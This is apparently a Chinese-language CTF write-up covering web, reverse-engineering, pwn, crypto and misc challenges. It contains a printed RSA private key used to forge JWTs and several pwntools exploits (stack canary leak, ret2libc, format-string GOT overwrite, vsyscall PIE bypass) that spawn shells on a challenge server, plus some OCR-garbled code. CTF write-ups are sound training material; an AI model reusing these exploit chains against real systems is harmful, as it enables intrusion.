615c02768b12_fe1w0_own_rsa_private_key.pem');=0A}=0Aelse {=0A$privateKey =3D <<
"=E2=9B=8F=EF=B8=8F=F0=9F=A7=91=E2=80=8D=F0=9F=8E=93",=0A "aud" =3D>
"=F0=9F=A6=8C=F0=9F=A5=9A",=0A 'admin' =3D> false,=0A "nbf" =3D> time(),=0A
"hint" =3D> 'post path'=0A);=0A$jwt =3D JWT::encode($payload, $privateKey,
'RS256');=0Asetcookie("Authorization", $jwt, time()+3600);=0A$decoded =3D
JWT::decode($jwt, $publicKey, array('RS256'));=0A$decoded_array =3D (array)
$decoded;=0Aecho "";=0Aif(preg_match('/index.php/',$_SERVER['PHP_SELF']))=0A{=0A
echo
"=E4=BD=A0=E5=B7=B2=E7=BB=8F=E8=A2=AB=E9=99=84=E9=AD=94=E4=BA=86,=E5=BF=AB=E4=B8
=8A=F0=9F=91=8D=F0=9F=91=8C=F0=9F=99=8C";=0A}=0A?>
```

得到私钥地址`fe1w0/fba60b53-0016-41ef-8c12-615c02768b12_fe1w0_own_rsa_private_key.pem`

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQC1zdpFyJ3i3HN5OFyDMjLZvw8/aTQsI1GgIPg8bmQQFuopdPw3
VtYjDfOncUgQKPyeP7atudWVkMbRXNVpE+fSYpNah84Bk2QS51Wvu+pJu8x7/XTG
yc1EH6CRtwdaRC8mYDmcxx8OL/VnJBWtw+Itvc4WaSG+Xd+SUpcTFRsI+wIDAQAB
AoGAHabqf9E9tx+fkfGi9R793jfkQ8Jj6QMFsClQc4LJvToPjR1weZInMOZ6MLGw
QDp/IUxg/iq+JDvNwZ3zjMTbXVWo8eul1JLK+h8wx4ZNIX8RYhHIxa6LBZC2R8+4
Hhj6D2OshrxP9FBuTN3+QZm2WrzxAaCQ76s2aUy4qGULhckCQQDYHdeldSKs8XQQ
C3t62mtLKgSMJD16AJtNgymcfZJux1oM9waU0d2R9gpWR+AE8DWWqun2FDxnu2mt
qnw5VYENAkEA11r1/zZzECGZo8zPO1KAk2OF54LLw9f2EL9X0Vlh4HdtgIznv+as
nKRACHplZalFT+4cb+0AiGzPc6kMRI3gJwJAE8uv/Azdrz+ypOGYXulw2IKxxfBv
3SP/FbuE7TunVRRXkEZOSN9sTzldOwf8YhdqoTFomszBt7K3/FtYY5wMZQJBAL+Q
iUyJadcKnHmpgRna7Mau+/kRTyKZ46fIHVz7LmaWtdBpBumcTyVTsiYYgkPpS9+r
Bp7FavjwGaVf1arRrXcCQQC2iwZQasQ4jl5r3e4h61ILcedud0pf+71gx+c/v3lq
eQl+1MjCZSAs/6z9RbeueqzL8Ja1TLxr8Vvl2yGZREMe
-----END RSA PRIVATE KEY-----
```

构造`admin`，获得`flag`

```
import jwt
import base64
import os
from flask import Flask, render_template, make_response, request, redirect

with open("rsa_private_key.pem", "r") as f:
    PUBLIC_KEY = f.read()

payload = {
    "iss" : "⛏👦•🎓",
    "aud" : "🦒🥚",
    'admin' : 1,
    "nbf" : 1600441811,
    "note" => 'fe1w0'
}
auth = jwt.encode(payload, PUBLIC_KEY, algorithm="RS256")

print(auth)
// CUMTCTF{J^^T_L1k*_em0ji}
```

Re

Re1

使用IDA打开re1-sign.exe得到flag

Re2

upx脱壳，ida打开就能看到flag

Re3

注意第106行`BINARY_XOR`，python脚本：

```
a=
[80,70,94,71,80,71,85,104,86,39,64,106,76,67,106,71,123,92,125,76,37,106,103,118
,80,35,119,32,110]
result=""
for i in range(len(a)):
    result+=chr(a[i]^19)
print(result)
```

Re4

字符串定位

查看程序关键逻辑，把我们输入的，通过一个数组，经过一个类似于如下的提取

```
flag='' #我们输入的

ls=[]  #给定的数组

for i in ls:

  str+=flag[i]
```

然后把得到的字符串str然后与给定的字符串`eMl1_l1hT9_ldcoR3OC1CW0HhC_{UF3OTp__l}`进行比较

exp如下：

```
str='eMl1_l1hT9_ldcoR3OC1CW0HhC_{UF3OTp__l}'

flag=[0]*38

ls=[0x15,2,0xa,0x16,0x13,0xb,0x11,0x8,0x3,0x1b,0x19,0x21,0x12,

0x1a,0x18,0x10,9,0x22,0x24,0x17,0x4,0xe,0xc,0x14,0x1e,0,

0x1d,0x7,0x1,0x6,0x1f,0xf,0x5,0x1c,0xd,0x23,0x20,0x25]

k=0

for i in ls:

  flag[i]=ord(str[k])

  k+=1

print(''.join(chr(i)for i in flag))
```

Re5

.NET文件，用dnspy打开，选择ACM阵营（太菜了TAT）。很快找到加密逻辑。

一开始用Z3列方程解，发现没法解，有模运算。

后来依据模的性质，直接将方程展开，组成矩阵求解。

根据hint去找了个带快速幂的脚本，用来解矩阵。

因为要输入好多次，修改下脚本，直接输入。

```
#include<cstdio>
#define maxn 110
#define r register
using namespace std;
typedef long long ll;
int n,p,maxi;
ll tmp,ans[maxn],a[maxn][maxn];
int key[41] ={
                233,
                136,
                189,
                132,
                157,
```

```
                100,
                196,
                185,
                138,
                222,
                90,
                101,
                115,
                229,
                161,
                97,
                135,
                122,
                127,
                230,
                143,
                203,
                137,
                119,
                80,
                141,
                227,
                156,
                178,
                105,
                133,
                194,
                184,
                179,
                159,
                220,
                111,
                177,
                145,
                200,
                181};
int sum[41] =   {
                46384,
                31562,
                39797,
                36757,
                62393,
                15780,
                41763,
                29976,
                5998,
                4308,
                40650,
                45891,
                6897,
                54534,
                14623,
                49558,
                23530,
                37973,
                3560,
                18854,
                47021,
```

```
                52794,
                16283,
                28942,
                33213,
                25540,
                62337,
                7253,
                14550,
                60109,
                25945,
                26838,
                55988,
                46800,
                47119,
                44280,
                58951,
                62100,
                59760,
                25395,
                16590
            };
int read()
{
    r char ch=getchar();r int in=0;
    while(ch>'9'||ch<'0') ch=getchar();
    while(ch>='0'&&ch<='9') in=(in<<3)+(in<<1)+ch-'0',ch=getchar();
    return in;
}
ll ksm(r ll x,r int y)                  //快速幂算法
{
    if(!y) return 1;
    r ll ret=ksm(x,y>>1);
    if(y&1) return ret*ret%p*x%p;
    return ret*ret%p;
}
int main()
{
                                    //sum[0] = flag[i]*(k^(j-i)) ......
flag[41]*(k^(1))
                                    //从1开始。
    /*n=read(),p=read();
    for(r int i=1;i<=n;i++)
        for(r int j=1;j<=n+1;j++)
            a[i][j]=read();*/

    n = 41 ;                        //41个未知数
    p = 65537;                      //p是取模
    for(r int i=1;i<=n;i++)         //赋值a数组，其内容是k的幂，n从1开始，到41
        for(r int j=1;j<=n;j++)         //i是行，j是列，也是从第一列开始到第41列
            a[i][j]=ksm(key[i-1],40-j+1);
    for(int i =1;i<=41;i++){            //对矩阵最后一列(第42列)进行sum赋值
        a[i][42]=sum[i-1];
    }

    for(r int i=1;i<=n;i++)
    {
        if(!a[i][i])//主元不能为0
        {
```


```
            maxi=0;
            for(r int j=i+1;j<=n&&!maxi;j++)
                if(a[j][i]) maxi=j;
            if(!maxi) continue;//如果一整列都为0，不需要消元
            for(r int j=i;j<=n+1;j++)
                tmp=a[maxi][j],a[maxi][j]=a[i][j],a[i][j]=tmp;
        }
        for(r int j=i+1;j<=n;j++)
        {
            tmp=a[j][i];
            if(!tmp) continue;//已经为0，不需要消元
            for(r int k=i;k<=n+1;k++)
                a[j][k]=((a[j][k]*a[i][i]-a[i][k]*tmp)%p+p)%p;
        }
    }
    for(r int i=n;i;i--)
    {
        for(r int j=i+1;j<=n;j++)
            a[i][n+1]=((a[i][n+1]-ans[j]*a[i][j])%p+p)%p;
        ans[i]=a[i][n+1]*ksm(a[i][i],p-2)%p;
    }
    for(r int i=1;i<=n;i++) printf("%lld ",ans[i]);
    return 0;
}
```

Re6

先读懂七夕算法。这题给了加密后的jpg图片，与加密用的脚本。逆出加密逻辑就行了。IDA打开exe文件。找到加密函数，因为太大，无法F5。直接看汇编。

进入encrypt()函数。

只能一步步跟了，大概分析出前几个逻辑之后。分析出规律，并且每次得到的新变量都会放进[ebp+var10]处，直接x跟踪这个变量，就能在上下文中快速得到剩下的加密逻辑。



最后总结得到总的加密逻辑，是七夕算法稍稍改变。

```
a=(x<<12h)^x
b=(a<<1Ch)^a
c=(b>>2h)^b
d = (c>>9)^c
```

```
e = (d>>16h)^d
f = (e<<8)^e
g = (f>>12h)^f
h = (g<<1Bh)^g
i = (h<<4)^h
j = (i<<12h)^i
k = (j<<1Oh)^j
l = (k>>OAh)^k
m = (l>>OBh)^l
n = (m>>19h)^m
o = (n>>OFh)^n
```

在带佬的文件加密算法中修改一下就好了。

```
unsigned int decrypt(unsigned int z){
    /*unsigned int y = leftShiftXor(c, 13);
    unsigned int x = rightShiftXor(y, 17);
    unsigned int p = leftShiftXor(x, 5);
    return p;*/

    unsigned int n = rightShiftXor(z,15);
    unsigned int m = rightShiftXor(n,25);
    unsigned int l = rightShiftXor(m,11);
    unsigned int k = rightShiftXor(l,10);
    unsigned int j = leftShiftXor(k,16);
    unsigned int i = leftShiftXor(j,18);
    unsigned int h = leftShiftXor(i,4);
    unsigned int g = leftShiftXor(h,27);
    unsigned int f = rightShiftXor(g,18);
    unsigned int e = leftShiftXor(f,8);
    unsigned int d = rightShiftXor(e,22);
    unsigned int c = rightShiftXor(d,9);
    unsigned int b = rightShiftXor(c,2);
    unsigned int a = leftShiftXor(b,28);
    unsigned int x = leftShiftXor(a,18);
    return x;
}
```

Re7

法一：PYD字节码，IDA定位校验函数，修改关键判断绕过判断函数，看雪上有博文，认真学习，耐心调试即可。

法二：搭建假服务器：劫持host

```
from flask import Flask, render_template, request
app = Flask(__name__)

@app.route("/", methods=['GET', 'POST'])
def hello():
    if request.method == 'GET':
        return 'Hello'
    else:
        username = request.form.get('username')
        password = request.form.get('password')
        return 'success'

if __name__ == "__main__":
```

```
    app.run('0.0.0.0', '19900')
```

PWN

0x00 test_nc

nc得flag分发大使的qq号，输入passwd即可

0x01 babystack

憨憨出题人的问题，本想出个简单栈溢出，没想到出成了非预期，输入`"1_love_y0u"`即可getshell

0x02 canary

方法不唯一，读入两次，第一次泄露canary，第二次返回system即可。

缺少的`/sh`字符串可gdb搜到

exp

```
from pwn import *
io = remote('202.119.201.197',10004)
getshell = 0x4005F0
strsh = 0x400904
poprdi = 0x4008e3
io.recvuntil("Let's pwn it!")
payload = "A"*0x38
io.sendline(payload)
io.recvuntil("A"*0x38)
Canary = u64(io.recv(8))-0xa
log.info("Canary:"+hex(Canary))
payload = 'b'*0x38+p64(Canary)+'b'*8+ p64(poprdi) + p64(strsh) + p64(getshell)
io.sendline(payload)
io.recv()
io.interactive()
```

`bxs_way`队伍采用另一种解法也是可以的：返回read函数在bss段上自己构造出'/bin/sh'

0x03 babyrop

简单rop链，难点是我未给出libc，需要自己去找（方法不唯一）

具体泄露什么函数地址也不唯一（我是选择的泄露write），各位师傅也都采用了不同的方法。

exp

```
from pwn import *
elf=ELF('./babyrop')
libc = ELF('libc6-i386_2.23-0ubuntu11.2_amd64.so')
#p = elf.process()
p = remote('202.119.201.197',10001)
write_plt=elf.plt['write']
write_got=elf.got['write']
```

```
main_addr=elf.sym['main']
p.recvuntil("say:")
payload=0x6c*'a'+'a'*4+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4
)
p.sendline(payload)
write_got_addr=u32(p.recv(4))
print hex(write_got_addr)
libc_base=write_got_addr-libc.sym['write']
system_addr = libc_base+libc.sym['system']
bin_sh_addr = libc_base + 0x15910b
payload2=0x6c*'a'+p32(0)+p32(system_addr)+p32(0)+p32(bin_sh_addr)
p.recvuntil("say:")
p.sendline(payload2)
p.interactive()
```

0x04 fmstr

这题还是我的失误，忘记加got表不可写保护，导致大多数队伍都是采用非预期得分的

那就介绍一下本题两种解法

非预期解：

通过格式化字符串漏洞，地址任意写将某函数的got表改写为backdoor的地址

前提是需要知道格式化字符串偏移

exp

```
from pwn import *
sh = process("./cg")
sh.sendline("nidie")
payload = fmtstr_payload(10, {0x0804a068:8})
sh.sendline(payload)
sh.interactive()
```

参考自`Last_W1z4rd`队伍wp

预期解：

也是我的本意，通过读汇编理解程序逻辑。

了解esp与ecx的关系，泄露ebp-4处的指，并通过动调得到ret的具体偏移，然后进行覆盖

exp

```
#!/usr/bin/python
#coding=utf-8
from pwn import *
context.log_level = 'debug'
io = remote('202.119.201.197','10006')
elf = ELF('./fmstr')
io.recvuntil('your name:\n')
payload = 'aaaa%13$x'
io.sendline(payload)
io.recvuntil('aaaa')
ecx = io.recv(8)
print ecx
ecx = int(ecx,16)
```

```
payload = 'A'*0x24+p32(ecx)+'A'*0x14+p32(0x0804857D)
io.sendlineafter('he problem !  ',payload)
io.interactive()
```

参考自 `bxs_way` 队伍的wp

0x05 backdoor_again

出题人偷懒放了一道之前做过的原题，结果被搞炸了...

不过这个知识点还是蛮重要的，希望各队赛后学习一下这种利用思路

由于程序开启PIE所以要想办法绕过，这里利用vsyscall滑动绕绕过，结合动调很容易理解

exp

```
#!/usr/bin/python
#coding:utf-8
from pwn import *
#context.log_level = 'debug'
#p=process('./backdoor_again')
p = remote('202.119.201.197',10003)
elf=ELF('backdoor_again')
sleep(5)
payload = 'B'*0x38+p64(0xFFFFFFFFFF600400)*4+'\xa8'
p.send(payload)
#pause()
p.interactive()
```

Crypto

0x00 幼儿园的密码题

在线工具或者yafu分解n

0x01 小学生的密码题

看懂加密逻辑，解密即可

```
ciphertext =
'2108841084108840210884042088888882108881088888421088888841088842108888108888882
088884108884210882088888108888421088888088888840888888841'
s = ciphertext.split('0')
flag = ''
for i in range(len(s)):
    list = []
    for j in s[i]:
        list.append(j)
    b = 0
    for k in list:
         b += int(k)
    flag += chr(b+96-32)
print(flag)
```

0x02 初中生的密码题

RSA 问题。对于初中生的密码题来说，这样直接分解是做不到的。但是题目中多给了我们$p - q$的值，我们直接构造$(p + q)2 - (p - q)2 = 4pq = 4n$直接就能算出$p + q$的值，然后

就变成了一个二元一次方程组，直接求解出p, q就行了。

0x03 维也纳的秘密

wiener's attack

0x04 我只吃素

61以下素数进制转换（而已...）

```
s=open('我只吃素.txt','r').read()
b = [3,5,7,11,13,17,19,23,29,31]
for i in b:
    s = int(s,i)
    s=hex(s)[2:]
    s=bytes.fromhex(s).decode()
dic={}
for i in range(10):
    dic[chr(ord('0')+i)]=i
for i in range(26):
    dic[chr(ord('a')+i)]=i+10
for i in range(26):
    dic[chr(ord('A')+i)]=i+10+26
print(dic)

def change(s,k):
    j=0
    res=0
    for i in range(len(s)):
        res+=dic[s[len(s)-i-1]]*pow(k,j)
        j+=1
    return res
c = [37,41,43,47,53,59,61]
for j in c:
    s=change(s,j)
```

```
    s=hex(s)[2:]
    s=bytes.fromhex(s).decode()
print(s)
```

Misc

0x00 连签到都算不上

base64转二维码，扫码得unicode，解码得核心价值观编码，解密得flag

0x01 真·签到题

压缩包伪加密，解开后得到图片，用十六进制编辑器查看，在文件尾部找到base64编码，然后解base64和凯撒，得到flag

0x02 能看到我吗

压缩包加密，根据提示number可知是纯数字，压缩包爆破得到密码1433223233

解压后发现一张png图片，用foremost进行分离，得到两张一样的图片，但是图片大小略有差异，可猜测是盲水印，工具解开即可。

0x03 兔兔那么可爱

兔子图片和flag文件开头为`CUMdT\=`猜测为斐波那契数列

写脚本解得flag

```
string=''
with open('flag', 'r') as f:
    string = f.read()
a=b=1
for i in range(0,26):
    c=a+b
    a=b
    b=c
    print(string[a-1],end='')
print("")
#CUMTCTF{Are_rabbits_cute?}
```

0x04 大鲨鱼之你可劲找

打开追踪http流，发现为sql注入流量包，用脚本将sql语句和response导入文件发现为二分查找，每次以79开始，找每一个79之前的流量包，手工收集并转码，最后得到带分隔符的数字flag

0x05 残缺的大鲨鱼

追踪TCP流可以发现某个TCP流中有传输的文件`flag.zip`，选择显示和保存数据为原始数据保存流量，在`winhex`中把开头的`http`头部去掉，然后解压可以得到文件`flag`

根据hint可以发现flag文件是个反过来的jpg文件

```
with open('./flag','rb') as r:
    content = r.read()
    with open('./res.jpg', 'wb') as w:
        w.write(content[::-1])
```

在winhex中可以发现文件末尾有zip文件的结尾，但是没有开始，不过可以发现hex值`03 04 14 00`，添加zip的文件头50 4B并保存新文件，解压即可得到bbxxss.txt

```
🤴🦈🐑🐇🤴🐇🐯🚛🎃🏨🎎🗼🍴🍗💪📶🍗🔍🍰🏯🏯🚃🥔🍙
You know what I mean?
```

code emoji解码即可。

0x06 时光机

解压文件夹，得到了一个.git文件，图片也没隐写，没有没思路，百度上查猜测可能是git版本回退，参考（https://www.cnblogs.com/wancy86/p/5848024.html），(https://blog.csdn.net/JeffersonZHabc/article/details/89841580)

首先gitlog命令查看版本

然后命令gitreset –hard –2ea0e5……，即回退到这个版本，没头绪，只看到好多文件，随便搜搜关键字flag，看目录下有没有flag文件，在该版本下没找到，换版本挨个试一下，最终找到了一个flag.zip文件，但解压需要密码

继续找，应该是有一个password文件，搜关键字，找到密码CUMTBXS!@#123

输入密码，解压得到flag.txt，拿到flag.

0x07 别做题了听歌吧

音频隐写题目，用到工具MP3stegocmd命令：L:\CTF\工具合集\隐写工具\MP3Stego_1_1_18(1)\MP3Stego_1_1_18\MP3Stego>Decode.exe -X W:\Google下载内容\ctf\Misc6\anheqiao.mp3密码根据题目描述猜测是：cumt

输出txt文件，发现还是隐写，010editor打开导出16进制文件，感觉是摩斯密码，其中0x0D是结束本行的标志，0x0A是换行至下一行行首起始位置；python编写脚本，将20,09分别转换成'.'，'-'，每遇到0A时添加一个'/'最后将得到的摩斯密码在线解密。用到的工具：MP3Stego，摩斯密码